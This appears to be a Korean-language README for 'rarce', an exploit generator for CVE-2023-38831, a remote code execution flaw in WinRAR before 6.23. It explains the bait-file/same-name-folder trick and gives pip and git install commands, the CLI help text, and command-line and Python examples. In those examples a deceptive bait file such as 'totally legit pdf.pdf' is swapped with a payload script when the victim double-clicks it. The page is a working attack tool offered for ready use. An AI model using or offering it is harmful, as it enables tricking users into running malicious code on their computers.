 ignis-sec/cve-2023-38831-rarce
설치 및 실행이 쉬운, CVE-2023-38831 (6.23 이전 버전의 WinRAR RCE) 익스플로잇 페이로드 생성 도구입니다.

설치가 쉽고 사용하기 쉬운 다목적 익스플로잇 생성기로, WinRAR 6.23 이전 버전에 영향을 미치는 취약점 CVE-2023-38831을 대상으로 합니다.

RARLabs WinRAR 6.23 이전 버전은 사용자가 ZIP 아카이브 내의 정상 파일을 보려고 할 때 공격자가 임의 코드를 실행할 수 있도록 합니다. 이 문제는 ZIP 아카이브에 정상 파일(예: 일반 .JPG 파일)과 정상 파일과 동일한 이름의 폴더가 포함될 수 있고, 정상 파일에만 접근하려는 시도 중에 폴더의 내용(실행 가능한 콘텐츠 포함)이 처리되기 때문에 발생합니다. 이 취약점은 2023년 4월부터 8월까지 실제 공격에 악용되었습니다.

pip를 통해 이 도구를 쉽게 설치할 수 있습니다.
pip install rarce
또는 소스 코드에서 직접 사용할 수 있습니다.
git clone https://github.com/ignis-sec/CVE-2023-38831-RaRCE
cd CVE-2023-38831-RaRCE
python3 setup.py install
usage: rarce [-h] [-v] [-i] [-dt] [-pt PRESERVE_TEMP] bait switch output

Exploit generator for CVE-2023-38831

positional arguments:
  bait                  Path to the bait file to to add to the archive.
  switch                Path to the payload to switcheroo with the bait file on double click.
  output                Path to the output file.

optional arguments:
  -h, --help            show this help message and exit
  -v, --verbose         Verbose output.
  -i, --ignore-path-check
                        Ignore path validity check. If given, rarce can overwrite existing files given in output parameter, and can create missing folders for
                        output path.
  -dt, --dont-use-tempdir
                        Prevent the tool from creating a temporary directory when creating the exploit. Instead, create the intermediate folders in current
                        working directory.
  -pt PRESERVE_TEMP, --preserve-temp PRESERVE_TEMP
                        Preserve the temporary directory after creating the exploit. Has no effect if -dt or --dont-use-tempdir is not specified.
pip 또는 setup.py를 통해 설치한 후 명령줄에서 이 도구를 사용할 수 있습니다. 다음 명령은 익스플로잇 파일을 생성합니다. 사용자가 미끼 파일을 더블 클릭하면 페이로드 스크립트 또는 실행 파일이 대신 실행됩니다.
$ rarce "totally legit pdf.pdf" "payload.cmd" "exploit.rar"
선택적으로 실행 가능한 모듈로 사용할 수도 있습니다.
python -m rarce "totally legit pdf.pdf" "payload.cmd" "exploit.rar"
기존 코드 내에서도 사용할 수 있습니다.
from rarce import exploit

exploit("totally legit pdf.pdf", "payload.cmd", "exploit.rar")

